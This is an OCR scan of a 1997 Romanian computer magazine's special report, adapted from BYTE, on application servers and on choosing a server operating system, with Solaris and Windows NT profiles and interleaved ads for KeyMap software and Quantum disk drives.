


ILLUSTRATION: VICTOR GAD © 1997

Împarte bogăția

Rapide, eficiente, economice: Serverele de aplicații promit să ofere toate trei avantajele.

Pagina 39

Ce SO?

Nimic nu va influența mai mult platforma de server decât SO care-l folosiți. Aflați de aici cum să găsiți SO optim pentru întreprinderea dumneavoastră.

Pagina 41

Dulce și Amar

Înainte de a încerca integrarea unor aplicații disparate, evaluați ce este pro și contra suitelor pentru servere.

Pagina 49

Putere pentru server

Măriți puterea UC, creșteți performanța I/O și mariți fiabilitatea serverului.


Pagina 51

HotSoft KeyMap & Fonts

Add-on

Designed for MICROSOFT® WINDOWS'95

VERSIUNEA 2



Limbajul: Romanian

Layout: Romanian

☑ Literă

Mută în spate ☐

MS Sans Serif, 8, Regular | ă,Ă | 0227, 0195 | Ro

KeyMap 2.0

- este utilitarul Windows 95 de care aveți nevoie pentru a scrie comod în orice limbă.
- permite configurarea software a tastaturii în funcție de necesitățile specifice oricărui utilizator.
- pentru fiecare layout atașat unei limbi și pentru fiecare tastă a acestuia, puteți configura 4 caractere ce să fie generate de acesta!
- se instalează și se configurează foarte ușor pentru oricine a mai utilizat un produs Windows 95.
- Vă oferim de asemenea, la cerere, peste 180 de fonturi True Type sau Adobe Type (postscript), conținând toate caracterele specifice limbilor europene cu alfabet latin.

40(0)65-166516

***

www.hotsoft.ro/keymap

Hot Soft SRL

Noul KeyMap 2.0
pentru Win95

împreună cu peste 180
de fonturi

Disponibile din 15 sept. 1996

Doresc să cumpăr produsul, KeyMap2.0.

V-am expediat la BCR Tg.Mureș în contul nr. 4072032198 al S.C.HotSoft SRL Tg-Mureș, 100.000 lei (în care sunt incluse și taxele poștale),
cu mandatul poștal/ordinul de plată nr.: .... din data de ...., pentru o licență a acestuia.
(Pentru licențe multiple apelați la sediul firmei.)
☐ Doresc să-mi trimiteți și factură.

Numele și prenumele: .... Funcția: ....

Firma: ....Adresa: ....

Cod poștal/Localitate: .... Telefon/Fax: ....

Data .... Semnătura ....

Împarte bogăția

Distribuirea puterii de calcul a procesoarelor folosind servere de aplicaţii are din ce în ce mai mult sens. De Robert L. Hummel

Firmele mari urmează un proces de descentralizare a sistemelor de calcul, dorind însă acelaşi nivel de performanţe sau chiar performanţe mai bune. Grupurile de utilizatori cresc în dimensiuni şi cer o calitate a serviciului din ce în ce mai bună. Ceea ce face posibile aceste schimbări în multe companii sunt serverele de aplicaţii ce promit performanţe îmbunătăţite, un control al costurilor, reducerea pierderilor în reţea precum şi o extindere şi o administrare mai simplă. Departamentele informatice ale multor companii agreează din ce în ce mai mult ideea serverelor dedicate de aplicaţii. Acest model reprezintă un mare salt faţă de sistemele bazate pe host-uri, ce erau la modă acum 30 de ani. Pe de alta parte, acesta este de asemenea distinct faţă de modelul strict al clientului desktop centrat în jurul calculatoarelor personale. Este, altfel spus, un model ce are la bază reţeaua şi servere dedicate şi care este orientat spre o integrare globală a aplicaţiilor.

Serverele de aplicaţii sunt de obicei liantul care ţine la un loc mediile distribuite. Alegerea serverului corect pentru anumite cerinţe particulare necesită în egală măsura analiză şi viziune. Performanţa superioară este întotdeauna un scop cînd reorganizăm o reţea, dar şi alţi factori au un cuvânt important de spus în ceea ce priveşte serverele de aplicaţii: reducerea costurilor de implementare, uşurinţa dezvoltării şi integrarea în mediul de reţea existent.

Nu există o unică soluţie care să satisfacă perfect orice firmă, iar existenţa vechilor sisteme nu permite decât unui mic număr de manageri luxul pornirii unor servere de aplicaţii de la zero. Alegerea soluţiei perfecte pentru orice operaţie particulară încă necesită consultarea multor informaţii, adesea confuze şi contradictorii. În acest raport, vom examina spectrul soluţiilor de servere de aplicaţii de la PC-uri x86 la sisteme RISC „high-end“ şi de la sisteme de operare pentru servere până la suite de servere de aplicaţii.

Dar ce anume este un server de aplicaţii? Definiţia depinde adesea mai mult de cine o formulează decât de tehnologiile ce stau la bază. Producătorii de mainframe-uri şi sisteme medii îşi definesc sistemele ca servere de aplicaţii, deoarece aceste sisteme rulează aplicaţii comerciale critice ce stau la baza firmei, precum: plăţi, controlul inventarului, analiza vânzărilor, state de plată, etc.

Producătorii din ce în ce mai puternicelor servere PC îşi definesc de asemenea produsele ca servere de aplicaţii. La drept vorbind, aceste sisteme incorporează acum multe facilităţi puternice de administrare şi dezvoltare şi pot rula de asemenea aceleaşi tipuri de aplicaţii. Dar, spre deosebire de verii lor mai mari, producătorii de sisteme PC tind să fie mai egalitarişti în definirea serverelor de aplicaţii: ei lărgesc această categorie pentru a include în plus faţă de aplicaţiile comerciale tradiţionale unelte de productivitate precum Lotus Notes.

Şi cine are dreptate? Ambele părţi pot avea dreptate şi, de asemenea, ambele pot greşi. Serverele de aplicaţii se află undeva între date, care stau într-un loc numit bază de date, şi client, care este pe biroul utilizatorului. Cu alte cuvinte, serverele de aplicaţii sunt parte a unei arhitecturi client/server.

Nu orice activitate realizată de un server poate fi numită aplicaţie. De asemenea, nu orice aplicaţie distribuită poate fi numită client/server. Un server de fişiere, de exemplu, nu poate fi inclus aici, deoarece clientul nu este conştient de existenţa serverului. Clientul comunică cu un mecanism care redirectează cererile sale serverului de fişiere.

Operarea în mod client/server este un concept logic şi nu depinde de topologia fizică. Într-un sistem real client/server, o cantitate semnificativă de procesare are loc atât la procesul clientului cât şi la cel al serverului -- indiferent unde se execută aceste procese. Interacţiunea dintre client şi server este cooperativă. În mod tipic, clientul trimite o cerere serverului, iar acesta la rândul său răspunde cererii. Amândouă porţiunile aplicaţiei distribuite (client şi server) sunt conştiente de existenţa celeilalte şi comunică similar unei reţele de tip peer. Spre deosebire de cazul unui server de fişiere, nici una dintre porţiunile

ILUSTRAŢIE: VICTOR GAD © 1997

unei aplicaţii distribuite nu-şi poate îndeplini funcţiile fără cealaltă. Clientul şi serverul realizează în mod cooperatist un balans al procesării în funcţie de puterea de calcul disponibilă pe fiecare platformă şi de traficul din reţea.

Într-o arhitectură pe două nivele, clienţii desktop se conectează la un server de pe LAN. O astfel de arhitectură permite utilizatorilor să acceseze un set de date. Cu toate acestea există o problemă: serverul este responsabil pentru obţinerea datelor şi adesea pentru aplicarea unor reguli asupra acelor date. Un client cere, de exemplu, anumite date, iar serverul de baze de date este responsabil pentru obţinerea datelor precum şi pentru a verifica dacă utilizatorul este autorizat să vadă aceste date. Dacă adăugăm prea mulţi clienţi, serverul poate deveni supraîncărcat.

Un model pe trei nivele al serverelor de aplicaţii separă logic (nu neapărat şi fizic) interfaţa utilizator, logica aplicaţiei şi componentele pentru administrarea datelor. Acest model elimină responsabilitatea unui singur server pentru obţinerea şi procesarea datelor. Pe măsură ce numărul clienţilor creşte, putem adăuga servere de nivel doi pentru a menţine timpul de răspuns. Există chiar posibilitatea de a împărţi bazele de date mari pe mai multe servere pentru a balansa traficul în reţea şi cererile de servicii pe nivelul al treilea.

Un mănuchi de beneficii

Folosirea unor astfel de servere poate îmbunătăţi performanţa şi administrarea la toate nivelele firmei. În continuare sunt expuse anumite potenţiale beneficii:

Un server de aplicaţii poate prelua o parte sau chiar toate sarcinile unui mainframe sau a unor servere departamentale, îmbunătăţind performanţele fără a necesita upgrade-urile costisitoare ale unui mainframe. Încărcarea mai uşoară poate permite mărirea productivităţii şi a duratei de viaţă a mainframe-ului.

- Echilibrarea mai bună între procesarea locală şi cea la distanţă poate reduce lărgimea de bandă necesară pentru comunicaţii.
- Procesarea distribuită la nivelul firmei şi aplicaţii avansate de baze de date devin disponibile tuturor utilizatorilor din reţea. Accesul îmbunătăţit poate mări productivitatea.
- Utilizatorii beneficiază de un timp de răspuns superior. Serverele locale pot păstra în cache datele utilizate frecvent când este cazul.
- Sediul central poate sincroniza datele cu filialele regionale utilizând produse ce asigură replicarea.
- Serverele multiprocesor sunt scalabile la un cost incremental mult mai mic.
- Independenţa între componentele client şi server asigură că modificările aduse unuia nu îl vor afecta şi pe celălalt.
- Administrarea se poate face centralizat la nivelul grupurilor de lucru sau al firmei, după cum este cazul pentru fiecare aplicaţie.

Serverele de aplicaţii câştigă tot mai mult teren. Ele reprezintă puntea logică între mediile centralizate şi securizate bazate pe mainframe-uri şi mediile descentralizate LAN, combinând avantajele ambelor.

Restul acestui Raport Special vă va servi drept ghid pentru evaluarea şi alegerea unui sistem de operare şi a platformei hardware ce va servi cel mai bine necesităţile serverului dumneavoastră de aplicaţii. ■


Robert L. Hummel este inginer electronist, programator şi consultant. Îl puteţi contacta la **rhummel@monad.net.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Cristian Mateescu*]

Serverele de aplicaţii azi

De câte ori ne trece prin cap termenul de server de aplicaţie, primul lucru la care cel mai probabil ne gândim este accesul la bazele de date. Dar nici o firmă nu-şi poate desfăşura activitatea doar prin intermediul bazelor sale de date. Adesea, la baza comunicaţiilor dintr-un birou sau în jurul lumii stă o suită de servere.

- **Poşta electronică.** Deşi nu este întotdeauna o aplicaţie de afaceri critică, e-mail-ul este în prezent cea mai folosită aplicaţie de reţea. Mesageria, un superset al e-mail-ului, permite utilizatorilor să participe în aplicaţii de calcul colaborative precum agende, notificări, conferinţe şi rutări de formulare. Astfel de aplicaţii cuprind: Lotus Notes, Microsoft Exchange şi Netscape Mail Server.
- **Accesul la Internet.** Chiar dacă se doreşte controlul accesului la Reţea (Internet), stabilirea unei prezenţe în Internet sau suportul utilizatorilor „rătăcitori", serverul de conectare a devenit o parte necesară a oricărei reţele. Serverul de conectare transmite cererile de la browserele client, acţionând ca un server proxy pentru serverele distante şi oferind posibilitatea de a stoca în cache paginile des accesate pentru a îmbunătăţi performanţa. Programele client din afara firmei pot de asemenea accesa uşor documentele. Exemple de astfel de servere sunt: Netscape Proxy Server, Trusted Information Systems' Gauntlet Internet Firewall şi Microsoft Internet Information Server.
- **Comunicaţiile.** Reţelele omogene sunt rare. Pentru a permite serverelor să comunice şi să partajeze resurse între mai multe platforme hardware şi software, indiferent de protocol, anumite situri utilizează servere de comunicaţii. Rutarea este o componentă critică ce uneşte utilizatori, servere, reţele şi situri într-o singură reţea coerentă.
- **Administrarea reţelei.** Împreună cu îmbunătăţirea facilităţilor vine şi o mărire a complexităţii. Sistemele de administrare a reţelelor sunt proiectate pentru a culege informaţii despre reţea şi componentele sale, precum şi pentru a afişa aceste informaţii în locuri unde managerii le pot manipula. Un sistem ideal oferă personalului IS posibilitatea de a gestiona reţeaua de la orice staţie din reţea, calculator distant sau terminal Internet.



Servere de fişiere şi servere de aplicaţii

Sursa: IDC; date OS/400 de la IBM

Ce SO?

Şapte criterii cheie vă pot ajuta să alegeţi cel mai bun SO pentru serverul de aplicaţii.

De Robert L. Hummel

Fiecare SO are ceva ce îl recomandă ca favorit pentru serverul dumneavoastră. Pentru a menţine ordinea însă, trebuie să limitaţi numărul total de SO-uri pe care le rulaţi. Să aruncăm o privire asupra modului de alegere a unui SO pentru serverele de aplicaţii, acordând o atenţie specială următoarelor: NetWare, OS/2, OS/400, Unix şi Windows NT.

Disponibilitatea aplicaţiilor

Întrebări cheie: Va rula SO-ul aplicaţiile pe care le rulez în prezent? Câte aplicaţii noi sunt în curs de dezvoltare pentru acesta în prezent? Cât de mult veţi plăti pentru aplicaţiile pe care doriţi să le rulaţi?

Disponibilitatea aplicaţiilor nu este un joc al numerelor. Dacă cele 11.000 de aplicaţii disponibile pentru un anumit SO sunt în mare parte jocuri, acest lucru nu spune nimic. Asiguraţi-vă că aplicaţiile de care aveţi nevoie sunt disponibile. Asiguraţi-vă de asemenea în ceea ce priveşte contractele de suport pentru aceste aplicaţii, pentru a nu avea surpriza ca acestea să coste mai mult decât serverele; aceasta era o problemă serioasă pe vremea mainframe-urilor.

Căutaţi de asemenea ca OS-ul să suporte interacţiunea aplicaţiilor într-un mod standard. NT-ul, de exemplu, permite aplicaţiilor să-şi transmită informaţii între ele utilizând OLE.

Suportul pentru platforme

Întrebări cheie: Suportă acesta clienţii actuali? Ce suport oferă utilizatorilor mobili? Au nevoie clienţii de software special pentru accesul la server?

Interoperabilitatea există la diferite niveluri. La cel mai de jos nivel, sistemele pot defini şi utiliza protocoale de reţea divergente. Reţelele NetWare utilizează IPX, în timp ce majoritatea reţelelor Unix şi Internetul utilizează TCP/IP. În mod implicit, NT-ul utilizează NetBEUI. Toate aceste SO-uri oferă suport pentru aceste protocoale, dar de obicei rulează cel mai bine utilizând protocolul lor de bază.

La un nivel mai înalt, chiar dacă un client suportă un protocol de nivel jos al serverului, poate să nu fie în stare să se conecteze. Un exemplu clasic este că se poate rula AppleTalk

SunSoft Solaris


Solaris rulează pe sisteme x86 şi pe platforma Sun RISC bazată pe procesoare SPARC. Dintre producătorii de Unix, numai Sun-ul oferă un produs pentru platforme multiple. Aceasta aşează Sun-ul într-o poziţie unică, fiind producătorul de Unix ce poate asigura strategia multiplatformă a Microsoft-ului.

Aplicaţii. Există 10.000 de aplicaţii native pentru Solaris, disponibile de la producători independenţi acoperind o mare varietate de domenii, de la contabilitate la Z-mail. Instrumentele de productivitate de birou, precum softurile de prezentare, sunt în număr limitat, dar interfaţa Wabi pentru Windows a Sun-ului oferă multor aplicaţii de productivitate din Windows, posibilitatea de a rula pe SPARC/ultraSPARC.

Platforme suportate. Procesoarele de vârf din gama SPARC/ultra SPARC a Sun-ului sunt locul cel mai probabil în care veţi găsi rulând Solaris, cu toate că acesta poate fi rulat pe orice procesor x86 (486 sau mai sus). Posibilităţile de conectare ale Solaris-ului sunt numeroase, variind de la servicii de directoare NIS+ la LDAP şi o mulţime de servicii de reţea IP (de exemplu FTP, DHCP, HTTP, şi NFS). Dacă scopul dvs. este de a conecta PC-urile şi Mac-urile la un server Solaris, va trebui să instalaţi fie câte un client TCP/IP la fiecare în parte, fie să instalaţi pe serverul Solaris o extensie de la alţi producători. Conectarea la sistemele principale este asigurată de o altă terţa extensie.

Performanţă. Solaris-ul rulat pe procesoare SPARC este o combinaţie foarte performantă de hardware şi software disponibilă într-o gamă largă de sisteme, pornind de la portabile şi ajungând la servere cu până la 64 de procesoare. Nucleul Solaris-ului este deosebit de configurabil, oferindu-vă posibilitatea de a crea un server cu performanţe adaptate unei anumite sarcini. De fapt, acest nucleu trebuie configurat pentru a obţine cea mai bună performanta de la aplicaţii precum serviciile de Web. Performanţele obţinute pe sistemele x86 sunt în general inferioare celor de pe staţiile SPARC.


Administrare. Fie că stai în faţa unei console cu posibilităţi grafice a unui server, fie în faţa unui VT 100 care se află la mai mult de 5000 de kilometrii distanţă, poţi administra la fel de bine un sistem Solaris. Sistemul Solaris oferă instrumente grafice proprii pentru administrarea majorităţii serviciilor sale. Multe dintre aceste instrumente grafice îşi vor găsi în curând drumul către HTML, ceea ce va da posibilitatea administrării sistemului Solaris de la orice browser de Web. Totuşi, aceasta nu înseamnă că instrumentele de administrare în linie de comanda a Unix-ului vor dispare.



La fiecare nivel al So, Solaris izolează aplicaţiile una de alta.

Dezvoltare. SunSoft WorkShop oferă instrumente vizuale, drivere şi biblioteci pentru dezvoltarea aplicaţiilor. Sun-ul pune accent pe dez-

Don't compr



Choosing a hard disk drive often means having to compromise: Big capacity or ideal performance? Best quality or best price?

Now Quantum provides a range of disk drives that offer the optimum solution for every storage need - from simple home PC to expert computer systems. And with a huge range of capacity points between 1GB and 9GB.

No need to compromise anymore. Whatever your system, Quantum will have just the right drive.

Pioneer
Good performance - great price. Excellent choic for entry-level home or office PC's.

Quantum
PIONEER

rpm/radar [illegible]

KARMA FILE

QUANTUM

omise.

Get a Quantum.

Immediately from:

KARMA INTERNATIONAL

Bigfoot
Ideal for Internet and multimedia use. Huge capacity, exceptional performance with sequential data transfer.

Fireball
Award-winning high performance drive for corporate use and PC servers.

Viking
High performance drive, ideal for high-end PC's, workstations and servers.

Atlas II
Top performance drive for high-end multi user applications, video servers and workstations. Industry's fastest 9GB drive.

Quantum BIGFOOT

Quantum FIREBALL

Quantum VIKING

Quantum ATLAS

"The point"

REPRESENTATIVES IN ROMANIA:

Flamingo Computers
121 Titulescu BVD, Sector 1 Bucharest
Tel./Fax: 4 01 222 46 43, 222 49 34

Ager Business Tech SARL
Str. Fabrica de chibrituri Nr. 10, Sector 5
Bucharest
Tel./Fax: 4 01 336 06 55, 336 66 55

Karma International Website:
www.karmaint.com

Benelux • Czech Republic • Denmark • France • Germany • Greece • Italy • Middle East • Poland • Portugal • Russia • South Africa • Spain • Switzerland • Turkey • United Kingdom • R.O.W.

Contact your nearest Karma sales point,
rope's leading storage experts, for the new Quantum range of disk drives.

pe un server NetWare 4.11, dar un client Mac ce încearcă să se logheze fără a încărca în prealabil clientul NetWare pentru Macintosh va primi un mesaj de eroare ce va spune că serverul nu recunoaște secvența de logon. Implementarea AppleTalk a NT-ului, pe de altă parte, apare ca un server Mac standard.

Căutați de asemenea integrare cu sisteme particulare de servicii de directoare. Ideea este ca utilizatorii să fie în stare să se logheze o singură dată și să poată accesa orice aplicație ce se află pe serverele de aplicații. Sistemele Unix, de exemplu, au tendința de a se baza pe DNS (Domain Naming System). NT-ul 4.0 utilizează de asemenea un sistem de domenii. Nici unul dintre acestea nu lucrează bine cu celalalt, dar unele, precum NDS, pot accepta mai multe OS-uri în structura lor.

Web-ul poate interveni și el în acesta discuție, prin standardizarea pe anumite protocoale de comunicație precum HTTP și TCP/IP. Deocamdată, cea mai bună soluție pentru integrarea multiplatformă este ca SO-ul serverului să suporte toate protocoalele necesare organizației, sau să vă standardizați pe un anume protocol (probabil TCP/IP). NT-ul pare să fie un adept al rulării protocoalelor multiple, inclusiv TCP/IP, NetBEUI, IPX/SPX și AppleTalk (fără a mai menționa încă câteva), dar de obicei se pot găsi extensii pentru orice SO, spre a aduce serverului acest nivel de funcționalitate.

Performanța

Întrebări cheie: Câți utilizatori poate suporta pe un singur sistem? Suportă SO-ul multiprocesare simetrică (SMP)? Permite acesta echilibrarea încărcării pe mai multe sisteme?

Puteți citi rezultatele multor programe de testare, dar performanțele SO-ului pentru un caz concret depind de modul în care va fi folosit. Performanțele sunt dependente de aplicații. Anumite programe de testare, precum TPC-C al Transaction Processing Council, indică performanța sistemului într-un mediu de baze de date. Altele, precum BYTEmark, arată performanța componentelor specifice ale sistemului.

Anumite aspecte ale proiectării SO-urilor indică la ce fel de caracteristici de performanță ne putem aștepta. Multithreading-ul, de exemplu, poate reduce numărul de comutări de context pe care aplicația le are de realizat, mărind în acest mod performanța. Multitsking-ul preemptiv va permite aplicațiilor să ofere performanțe egalitariste. NT, OS/2, OS/400 și SunSoft Solaris oferă aceste facilități, pe când NetWare nu.

Mai departe, urmăriți scalabilitatea, și în special SMP-ul. SO-urile majore – Unix, NT, NetWare SMP, OS/2 și OS/400 – suportă SMP. Întrebarea este: câte procesoare poate suporta SO-ul? Licența de utilizator final

voltarea Java. Compatibilitatea codului sursă permite dezvoltarea simultană multiplatformă.

Fiabilitate. Arhitectura memoriei protejate a Solaris-ului face ca prăbușirea completă a acestui SO să fie puțin probabilă, iar sistemul de fișiere jurnalizat permite redresarea rapidă a acestuia. Folosind utilitare suplimentare, Solaris-ul suporta RAID 0, 1 și 5 și clustere two-way. Soluții terțe oferă posibilitatea de replicare a datelor și de detectare a defecțiunilor hardului.

Securitate. Certificarea C2 stă la baza securității Solaris-ului. În plus, administratorul poate stabili limite de stocare pe disc, poate bloca sau dezactiva conturi, poate forța schimbări ale parolei și poate stabili perioadele în care este permis accesul. Cu toate acestea, Unix-ul are câteva probleme serioase cu securitatea, precum demonul sendmail. Patch-uri există pentru multe dintre acestea, dar rămâne la latitudinea administratorului de a le aplica sistemului.

Microsoft Windows NT Server

Indiferent de componența actuală a infrastructurii rețelei sau de dorințele dumneavoastră, este aproape sigur că NT Server va face parte din planurile de viitor – face prea multe lucruri foarte bine pentru a fi ignorat. Priviți-l ca un înlocuitor pentru NetWare sau ca un server de aplicații de clasă medie.


Aplicații. Un mare număr de aplicații Windows sunt disponibile, iar o proporție din ce în ce mai mare a acestora este pe 32 de biți, ceea ce beneficiază de multiprocesarea oferită de NT. Aplicațiile critice high-end (precum CICS) sunt slab reprezentate, dar suita BackOffice a Microsoft-ului oferă o bună integrare a serverelor de aplicații, inclusiv administrarea sistemelor și a bazelor de date.

Platforme suportate. NT-ul este disponibil pentru x86 (486 sau mai sus), Digital Alpha și procesoare PowerPC (nu se mai oferă suport pentru R4x00). Se oferă suport pentru majoritatea clienților cu excepția Unix-ului, ce necesită utilitare suplimentare de la terți producători. Folosește domenii de securitate pentru serviciile de directoare, ceea ce oferă doar o scalabilitate limitată și este incompatibil cu standarde precum X.500 și LDAP.

Performanță. NT-ul poate rula pe unele dintre cele mai rapide procesoare disponibile la ora actuală, dar există anumite restricții în ceea ce privește multiprocesarea. De exemplu, NT-ul poate suporta până la 32 de procesoare, dar licența versiunii normale a NT-ului este limitată la patru. Mai departe, portarea este dependentă de producător.

Administrare. Colecția de scule de administrare cu interfața Windows este ușor de utilizat, dar îi lipsește o parte a integrării pe care o găsim în produse precum NetWare 4.11. Disk Administrator și User Administrator, de exemplu, sunt unelte separate. Serviciile de fișiere Macintosh nu pot fi administrate cu Disk Administrator sau Windows NT Explorer, ci numai folosind File Manager. Suportul pentru administrarea sistemelor de la distanță necesita îmbunătățiri, dar se poate realiza folosind unelte precum Norton PCAnywhere32 de la Symantec.

Dezvoltare. Consistența este cuvântul de căpătâi când dezvoltăm pentru NT. Se pot dezvolta aplicații într-un mediu unic, care este produs și controlat de un singur producător. Popularitatea NT-ului se datorează în mare parte și abundenței de unelte de dezvoltare și limbaje orientate pe producția de aplicații Windows.


Arhitectura Windows NT 4.0
Aplicații
Subsisteme protejate
(ex. POSIX, OS/2)
Monitor de securitate, administrator procese, administrator de memorie virtuală
Nivel abstractizare hardware
I/O
Grafică
Hardware

NT 4.0 izolează de hardware toate aplicațiile cu excepția unora grafice.

